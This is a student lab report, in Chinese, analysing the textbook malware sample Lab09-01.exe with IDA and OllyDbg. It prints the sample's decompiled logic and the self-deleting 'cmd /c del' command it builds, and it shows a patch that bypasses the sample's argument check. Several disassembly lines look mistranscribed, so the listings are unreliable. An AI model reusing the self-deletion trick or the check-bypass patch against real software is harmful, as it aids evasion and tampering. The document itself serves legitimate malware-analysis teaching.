

# 南开大学

## 恶意代码分析与防治技术课程实验报告

### 实验九



学院：网络空间安全学院

专业：信息安全

学号：2113997

姓名：齐明杰

班级：信安2班

## 1 实验目的

完成课本Lab9的实验内容，编写Yara规则，并尝试IDA Python的自动化分析。

## 2 实验原理

*Ollydbg的核心功能和原理:*

### 2.1 载入代码:

Ollydbg 允许用户加载特定的可执行文件（例如EXE, DLL等），它将代码载入内存中并以汇编指令的格式展示。在恶意代码分析中，这个特性使得分析人员能够直接观察和理解代码的执行流程以及结构。

### 2.2 内存映射:

Ollydbg 提供内存窗口，使得用户能够查看和编辑程序的内存布局。通过内存映射，分析人员可以直观地看到程序如何在内存中分配和使用资源，以及恶意代码是如何隐藏和执行其恶意行为的。

### 2.3 查看线程和堆栈:

通过Ollydbg，用户可以查看程序的线程和堆栈信息。线程窗口显示了程序的多线程执行情况，而堆栈窗口则能够展示函数调用关系和局部变量信息，这对于理解程序的执行流程和分析恶意代码的行为至关重要。

### 2.4 断点类型:

Ollydbg 支持多种断点类型，帮助用户在特定情况下暂停程序的执行，以便进行分析。

- **软件断点:** 通过替换目标地址指令来实现，通常用于暂停程序的执行以分析代码。
- **硬件断点:** 利用处理器的断点寄存器来实现，可以在指定的内存地址上设置读、写或执行断点。
- **条件断点:** 仅当满足特定条件时才会触发的断点，提供了更为灵活的调试控制。
- **内存断点:** 当特定的内存区域被访问或修改时触发的断点。

### 2.5 代码跟踪:

Ollydbg 的代码跟踪功能允许用户单步执行代码，并能记录和显示指令执行的历史。这项功能使得分析人员能够逐步跟踪代码的执行流程，以深入理解恶意代码的运行机制。

## 2.6 加载DLL:

Ollydbg 能够显示程序加载的所有动态链接库 (DLL)，并允许用户分析DLL的代码。通过分析加载的DLL，分析人员可以了解恶意代码利用了哪些系统或第三方库的功能来实现其恶意行为。

通过对Ollydbg的功能和原理的深入理解和应用，分析人员能够更有效地分析和调试恶意代码，


## 3 实验过程

对于每个实验样本，将采用先分析，后答题的流程。


### 3.1 Lab09-01.exe




- 静态分析

使用exeinfoPE查看加壳：



我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：






导入函数内发现了众多与注册表、进程、网络、服务相关的函数。

字符串列表中也发现了HTTP，command，Service等内容，猜测该恶意代码使用了网络，建立了服务，并控制了主机的命令行使用。

接下来打开IDA对其进行分析：

我们可以看到 `main` 函数的地址：



其位于 `0x00402AF0` 处。

查看其反编译代码：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[1024]; // [esp+10h] [ebp-181Ch] BYREF
4     char v5[1024]; // [esp+410h] [ebp-141Ch] BYREF
5     char v6[1024]; // [esp+810h] [ebp-101Ch] BYREF
6     char v7[1024]; // [esp+C10h] [ebp-C1Ch] BYREF
7     CHAR v8[1024]; // [esp+1024h] [ebp-808h] BYREF
8     CHAR ServiceName[1024]; // [esp+1428h] [ebp-404h] BYREF
9     const char *v10; // [esp+1828h] [ebp-4h]
10
11     if ( argc == 1 )
12     {
13         if ( !sub_401000() )
14             sub_402410();
15         sub_402360();
16     }
17     else
18     {
19         v10 = argv[argc - 1];
20         if ( !sub_402510(v10) )
21             sub_402410();
22         if ( _mbicmp((const unsigned __int8 *)argv[1], "-in") )
23         {
```

```

24     if ( _mbicmp((const unsigned __int8 *)argv[1], "-re") )
25     {
26         if ( _mbicmp((const unsigned __int8 *)argv[1], "-c") )
27         {
28             if ( _mbicmp((const unsigned __int8 *)argv[1], "-cc") )
29                 sub_402410();
30             if ( argc != 3 )
31                 sub_402410();
32             if ( !sub_401280(v5, 1024, v6, 1024, v4, 1024, v7) )
33                 sub_402E7E("k:%s h:%s p:%s per:%s\n", v5);
34         }
35     else
36     {
37         if ( argc != 7 )
38             sub_402410();
39         sub_401070(argv[2], argv[3], argv[4], argv[5]);
40     }
41 }
42 else if ( argc == 3 )
43 {
44     if ( sub_4025B0(v8) )
45         return -1;
46     sub_402900(v8);
47 }
48 else
49 {
50     if ( argc != 4 )
51         sub_402410();
52     sub_402900(argv[2]);
53 }
54 }
55 else if ( argc == 3 )
56 {
57     if ( sub_4025B0(ServiceName) )
58         return -1;
59     sub_402600(ServiceName);
60 }
61 else
62 {
63     if ( argc != 4 )
64         sub_402410();
65     sub_402600(argv[2]);
66 }
67 }
68 return 0;
69 }

```

其中调用链关系复杂，调用了几个函数：

### 子函数

sub\_401000 sub\_402E7E

sub\_402410 sub\_401070

sub\_402360 sub\_4025B0

sub\_402510 sub\_402900

sub\_401280 sub\_402600

我们将采用Ollydbg来动态分析这些函数。

### • 动态分析

打开Ollydbg进行分析，运行直至调用main函数的代码(位于0x00403945)：

```
00403900 50          nop ecx
00403901 > 8365 FC 00 and [local.1],0x0
00403905 FF15 B4B04000 call Lab09-01.00405051
0040390A A3 A40104100 mov dword ptr ds:[0x410104],eax
00403910 E8 94270000 call Lab09-01.0040600E
0040391A A3 D4EB4000 mov dword ptr ds:[0x40EBD4],eax
0040391F E8 3D250000 call Lab09-01.00405E61
00403924 E8 7F240000 call Lab09-01.00405DA8
00403929 E8 4EF4FFFF call Lab09-01.00402D7C
0040392E A1 8CEB4000 mov eax,dword ptr ds:[0x40EB8C]
00403933 A3 90EB4000 mov dword ptr ds:[0x40EB90],eax
00403938 50          push eax
00403939 FF35 84EB4000 push dword ptr ds:[0x40EB84]
0040393F FF35 80EB4000 push dword ptr ds:[0x40EB80]
00403945 E8 A6F1FFFF call Lab09-01.00402AF0
0040394A 83C4 0C     add esp,0xC
0040394D 8945 E4     mov [local.7],eax
00403950 50          push eax
00403951 E8 53F4FFFF call Lab09-01.00402DA9
00403956 8B45 EC     mov ecx,[local.5]
00403959 8B08        mov ecx,dword ptr ds:[eax]
0040395B 8B09        mov ecx,dword ptr ds:[ecx]
0040395D 894D E0     mov [local.8],ecx
00403960 50          push eax
00403961 51          push ecx
00403962 E8 BD220000 call Lab09-01.00405C24
00403967 50          nop ecx
00403968 50          nop ecx
```

进入主函数，一开始函数对比命令行参数个数是否为1：

```
00402AF0 55          push ebp
00402AF1 8BEC        mov ebp,esp
00402AF3 B8 2C180000 mov eax,0x182C
00402AF8 E8 B3030000 call Lab09-01.00402EB0
00402AFD 837D 08 01  cmp [arg.1],0x1
00402B01 75 1A       jnz short Lab09-01.00402B1D
00402B03 E8 F8E4FFFF call Lab09-01.00401000
00402B08 85C0        test eax,eax
00402B0A 74 07       jz short Lab09-01.00402B13
00402B0C E8 4FF8FFFF call Lab09-01.00402360
00402B11 EB 05       jnz short Lab09-01.00402B18
00402B13 > E8 F8F8FFFF call Lab09-01.00402410
00402B18 > E9 59020000 jnz Lab09-01.00402D76
00402B1D > 8B45 08     mov eax,[arg.1]
00402B20 > 8B4D 0C     mov ecx,[arg.2]
00402B23 8B5481 FC   mov edx,dword ptr ds:[ecx+eax*4-0x4]
00402B27 8955 FC     mov [local.1],edx
00402B2A 8B45 FC     mov eax,[local.1]
00402B2D 50          push eax
00402B2E E8 DD99FFFF call Lab09-01.00402510
00402B33 83C4 04     add esp,0x4
00402B36 85C0        test eax,eax
00402B38 75 05       jnz short Lab09-01.00402B3F
00402B3A E8 D1F8FFFF call Lab09-01.00402410
00402B3F > 8B4D 0C     mov ecx,[arg.2]
00402B42 8B51 04     mov edx,dword ptr ds:[ecx+0x4]
00402B45 68 70C14000 mov [local.1544],edx
00402B4B 68 70C14000 mov [local.1544],edx
00402B50 50          push eax
00402B56 50          push eax
00402B57 E8 B30C0000 call Lab09-01.0040380E
```



由于我们没有输入任何命令行参数，该cmp满足，结果ZF标志位为1。因此下面的 `jnz` 跳转将未实现，将转入401000函数的调用中。

进入函数401000，发现其中试图打开注册表项：

00401000	55	push ebp	
00401001	8BEC	mov ebp,esp	
00401003	83EC 08	sub esp,0x8	
00401006	8D45 F8	lea eax,[local.2]	
00401009	50	push eax	pHandle = Lab09-01.00402AFD
0040100A	68 3F00F00	push 0xF00F	Access = KEY_ALL_ACCESS
0040100F	6A 00	push 0x0	Reserved = 0x0
00401011	68 40C04000	push Lab09-01.0040C040	SOFTWARE\Microsoft \XPS
00401016	68 02000000	push 0x00000002	hKey = HKEY_LOCAL_MACHINE
0040101B	FF15 20B04000	call dword ptr ds:[<&ADUAPI32.RegOpenKeyExA]	RegOpenKeyExA
00401021	85C0	test eax,eax	Lab09-01.00402AFD
00401023	74 04	je short Lab09-01.00401029	
00401025	33C0	xor eax,eax	Lab09-01.00402AFD
00401027	EB 3D	jmp short Lab09-01.00401066	
00401029	6A 00	push 0x0	pBufSize = NULL
0040102B	6A 00	push 0x0	Buffer = NULL
0040102D	6A 00	push 0x0	pValueType = NULL
0040102F	6A 00	push 0x0	Reserved = NULL
00401031	68 30C04000	push Lab09-01.0040C030	Configuration
00401036	8B4D F8	mov ecx,[local.2]	Lab09-01.0040C210
00401039	51	push ecx	hKey = 0x40C210
0040103A	FF15 24B04000	call dword ptr ds:[<&ADUAPI32.RegQueryValueExA]	RegQueryValueExA
00401040	8945 FC	mov [local.1],eax	Lab09-01.00402AFD
00401043	837D FC 00	cmp [local.1],0x0	
00401047	74 0E	je short Lab09-01.00401057	
00401049	8B55 F8	mov edx,[local.2]	Lab09-01.0040C210
0040104C	52	push edx	hObject = 00000003
0040104D	FF15 64B04000	call dword ptr ds:[<&KERNEL32.CloseHandle]	CloseHandle
00401053	33C0	xor eax,eax	Lab09-01.00402AFD
ebp=0018FF48			

它试图打开注册表项 `SOFTWARE\Microsoft \XPS`，由于该注册表项不存在，函数返回0(即eax寄存器的值是0)，因此回到main函数将进入 `00402410` 函数：

00402AFD	837D 08 01	cmp [arg.1],0x1	
00402B01	75 1A	jnz short Lab09-01.00402B1D	
00402B03	E8 F8E4FFFF	call Lab09-01.00401000	
00402B08	85C0	test eax,eax	
00402B0A	74 07	je short Lab09-01.00402B13	
00402B0C	E8 4FF8FFFF	call Lab09-01.00402360	
00402B11	EB 05	jmp short Lab09-01.00402B18	
00402B13	E8 F8F8FFFF	call Lab09-01.00402410	
00402B18	E9 59020000	jmp Lab09-01.00402D76	
00402B1D	8B45 08	mov eax,[arg.1]	
00402B20	8B4D 0C	mov ecx,[arg.2]	

在 `00402410` 函数内部，将调用 `GetModuleFileNameA` 函数来获取当前可执行文件的路径


00402410	55	push ebp	
00402411	8BEC	mov ebp,esp	
00402413	81EC 00020000	sub esp,0x200	
00402419	53	push ebx	
0040241A	56	push esi	
0040241B	57	push edi	
0040241C	68 04010000	push 0x104	BufSize = 104 (260.)
00402421	8D85 F8DFFFF	lea eax,[local.130]	hModule = NULL
00402427	50	push eax	GetModuleFileNameA
00402428	6A 00	push 0x0	MaxShortPathSize = 104 (260.)
0040242A	FF15 38B04000	call dword ptr ds:[<&KERNEL32.GetModuleFileNameA]	ShortPath = 0018E50C
00402430	68 04010000	push 0x104	LongPath = "C:\Users\aja\Desktop\BinaryCollection\Chapter_9\Lab09-01.exe"
00402435	8D8D F8DFFFF	lea ecx,[local.130]	GetShortPathNameA
00402438	51	push ecx	/c del
0040243C	8D95 F8DFFFF	lea edx,[local.130]	
00402442	52	push edx	
00402443	FF15 3CB04000	call dword ptr ds:[<&KERNEL32.GetShortPathNameA]	
00402449	BF DCC04000	mov edi,Lab09-01.0040C00C	
0040244E	8D95 FCFFFFFF	lea edx,[local.65]	
00402454	83C9 FF	or ecx,-0x1	
00402457	33C0	xor eax,eax	
00402459	F2AE	repne scas byte ptr es:[edi]	
0040245B	F701	not ecx	
0040245D	2BF9	sub edi,ecx	
0040245F	8BF7	mov esi,edi	
00402461	8BC1	mov ecx,ecx	
00402463	8BFA	mov edi,edx	
00402465	C1E9 02	shr ecx,0x2	
00402468	F305	rep movs dword ptr es:[edi],dword ptr [ecx]	
ds:[0040B03C]=77225AC5 (kernel32.GetShortPathNameA)			
地址	HEX 数据	ASCII	0018E4F4 0018E50C LongPath = "C:\Users\aja\Desktop\BinaryCollection\Chapter_9\Lab09-01.exe"
0040B000	00 20 79 77 20 28 70 77 CA 33 7C 77 DC 35 79 77	*yyu *yyu u7yu	0018E4F8 0018E50C ShortPath = 0018E50C
0040B010	34 34 7C 77 6A 04 7A 77 99 13 79 77 E3 13 79 77	44 u  u7yu7yu	0018E4FC 00000104 MaxShortPathSize = 104 (260.)

寄存器 (FPU)  
EAX 0000003D  
ECX 0018E50C ASCII "C:\Users\aja\Desktop\BinaryCollection\Chapter\_9\Lab09-01.exe"  
EDX 0018E50C ASCII "C:\Users\aja\Desktop\BinaryCollection\Chapter\_9\Lab09-01.exe"  
EBX 7EFD0000  
ESP 0018E4F4  
EBP 0018E714  
ESI 00000000  
EDI 00000000  
EIP 00402443 Lab09-01.00402443  
C 0 ES 002B 32位 0(FFFFFFFF)  
P 1 CS 0023 32位 0(FFFFFFFF)  
A 0 SS 002B 32位 0(FFFFFFFF)  
Z 1 DS 002B 32位 0(FFFFFFFF)  
S 0 FS 0053 32位 7EFD0000(FFF)  
T 0 GS 002B 32位 0(FFFFFFFF)  
D 0  
O 0 LastErr ERROR\_SUCCESS (00000000)  
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
ST0 empty 0.0  
ST1 empty 0.0  
ST2 empty 0.0  
ST3 empty 0.0  
ST4 empty 0.0  
ST5 empty 0.0  
ST6 empty 0.0  
ST7 empty 0.0  
3 2 1 0 E S P U O Z D I  
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)  
FCW 027F Prec NEAR,53 掩码 1 1 1 1 1 1

并且根据这个路径他构造出了如下字符串，并存放其指针到 `EDX` 寄存器中：

```
1 EDX 0018E610 ASCII "/c del C:\Users\aja\Desktop\BINARY~1\CHC9F5~1\Lab09-01.exe >> NUL"
```

然后调用 `ShellExecuteA` 函数来执行上述的命令：




这个命令的作用是清除恶意代码自己，但由于它正在被Ollydbg加载，它无法将自己删除。

那么接下来为了使恶意代码能够正常运行，我们可以添加命令行参数个数，使其不满足位于 `0x00402AFD` 处的 `cmp` 检查，或者修改上述注册表项的信息，使其满足代码的要求。

我们先尝试添加命令行参数是否奏效。在字符串列表里发现了 `-in` 等字样，推测是命令行参数，我们使用它：



重新运行这个程序，此时，在 `0x00402AFD` 的比较不成立，ZF置为0，`jnz`满足，跳转到下面的代码：



但是顺着代码往下走，它仍然碰到了 00402410 函数，这个函数如上所述，会尝试删除恶意代码本身。

接下来是否会走到 00402410 函数，关键在于 00402510 函数的返回值：

00402B23	-	8B54 81 FC	mov ebx,dword ptr ds:[ecx+eax*4-0x4]	
00402B27	-	8955 FC	mov [local.1],edx	
00402B2A	-	8B45 FC	mov eax,[local.1]	
00402B2D	-	50	push eax	
00402B2E	-	E8 DDF9FFFF	call Lab09-01.00402510	
00402B33	-	83C4 04	add esp,0x4	
00402B36	-	85C0	test eax,edx	
00402B38	-	75 05	jnz short Lab09-01.00402B3F	
00402B3A	-	E8 D1F8FFFF	call Lab09-01.00402410	
00402B3F	>	8B4D 0C	mov ecx,[arg.2]	
00402B42	-	8B51 04	mov edx,dword ptr ds:[ecx+0x4]	
00402B45	-	8995 E0E7FFFF	mov [local.1544],edx	
00402B4B	-	68 70C14000	push Lab09-01.0040C170	ASCII "--in"
00402B50	-	8B85 E0E7FFFF	mov eax,[local.1544]	

如果这个函数返回值是1，那么eax=0x1，则指令

```
1 | test eax, eax
```

将使ZF复位(ZF=0)，使下面的jnz指令发生跳转，跳过 00402410 函数的调用。但是目前该函数的返回值实际上是0。

进入00402510函数单步调试查看：

00402510	-	55	push ebp	
00402511	-	8BEC	mov ebp,esp	
00402513	-	51	push ecx	
00402514	-	57	push edi	
00402515	-	8B7D 08	mov edi,[arg.1]	
00402518	-	83C9 FF	or ecx,-0x1	
0040251B	-	33C0	xor eax,edx	
0040251D	-	F2:AE	repne scas byte ptr es:[edi]	
0040251F	-	F7D1	not ecx	
00402521	-	83C1 FF	add ecx,-0x1	
00402524	-	83F9 04	cmp ecx,0x4	
00402527	-	74 04	je short Lab09-01.0040252D	
00402529	-	33C0	xor eax,edx	
0040252B	-	EB 73	jmp short Lab09-01.004025A0	
0040252D	>	8B45 08	mov eax,[arg.1]	
00402530	-	8A08	mov cl,byte ptr ds:[eax]	
00402532	-	8B4D FC	mov byte ptr ss:[ebp-0x4],cl	
00402535	-	0FBE55 FC	movsx edx,byte ptr ss:[ebp-0x4]	
00402539	-	83FA 61	cmp edx,0x61	
0040253C	-	74 04	je short Lab09-01.00402542	
0040253E	-	33C0	xor eax,edx	
00402540	-	EB 5E	jmp short Lab09-01.004025A0	
00402542	>	8B45 08	mov eax,[arg.1]	
00402545	-	8A48 01	mov cl,byte ptr ds:[eax+0x1]	
00402548	-	8B4D FC	mov byte ptr ss:[ebp-0x4],cl	
0040254B	-	8B55 08	mov edx,[arg.1]	
0040254E	-	8A45 FC	mov al,byte ptr ss:[ebp-0x4]	
00402551	-	2A02	sub al,byte ptr ds:[edx]	

这个函数没有什么鲜明的特征，让我们清楚它在干什么。

但是由于我们正在使用Ollydbg进行动态调试，我们可以直接修改汇编指令，改变程序的走向。

因此，我们直接把这个返回值修改为1，我们可以直接使用 mov eax, 0x1 和 ret 替换函数开始的几条指令，如下图所示：

0040250E	CC	int3
00402510	B8 01000000	mov eax,0x1
00402515	C3	retn
00402516	90	nop
00402517	90	nop
00402518	83C9 FF	or ecx,-0x1
0040251B	33C0	xor eax,eax
0040251D	F2:AE	repne scas byte ptr es:[edi]
0040251F	F7D1	not ecx

可以看到地址00402510开始几个字节被修改为：

1 | B8 01 00 00 00 C3 90 90

即 `mov eax, 0x1` 和 `retn` 所对应的二进制指令，由于原先的指令更长，剩下的部分被 `nop` 进行填充。

选中修改区域->右键->复制到可执行文件->所有修改->保存，将修改后的代码保存为

Lab09-01-crack.exe。

使用OD载入修改后的文件，再次令参数为 `-in`，运行到下面的代码：

吾爱破解 - Lab09-01-crack.exe - [LCG - 主线程, 模块 - Lab09-01]			
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单 Tools Breakpoint BP P VB Notepad Calc Folder CMD Exit			
00402B1D	> 8B45 08	mov eax,[arg.1]	
00402B20	8B4D 0C	mov ecx,[arg.2]	
00402B23	8B5481 FC	mov edx,dword ptr ds:[ecx+eax*4-0x4]	
00402B27	8955 FC	mov [local.1],edx	
00402B2A	8B45 FC	mov eax,[local.1]	
00402B2D	50	push eax	
00402B2E	E8 DDF9FFFF	call Lab09-01.00402510	
00402B33	83C4 04	add esp,0x4	
00402B36	85C0	test eax,eax	
00402B38	75 05	jnz short Lab09-01.00402B3F	
00402B3A	E8 D1F8FFFF	call Lab09-01.00402410	
00402B3F	8B4D 0C	mov ecx,[arg.2]	
00402B42	8B51 04	mov edx,dword ptr ds:[ecx+0x4]	
00402B45	8995 E0E7FFFF	mov [local.1544],edx	
00402B48	68 70C14000	push Lab09-01.0040C170	ASCII "-in"
00402B50	8B85 E0E7FFFF	mov eax,[local.1544]	
00402B56	50	push eax	
00402B57	E8 B30C0000	call Lab09-01.0040380F	
00402B5C	83C4 08	add esp,0x8	
00402B5F	85C0	test eax,eax	
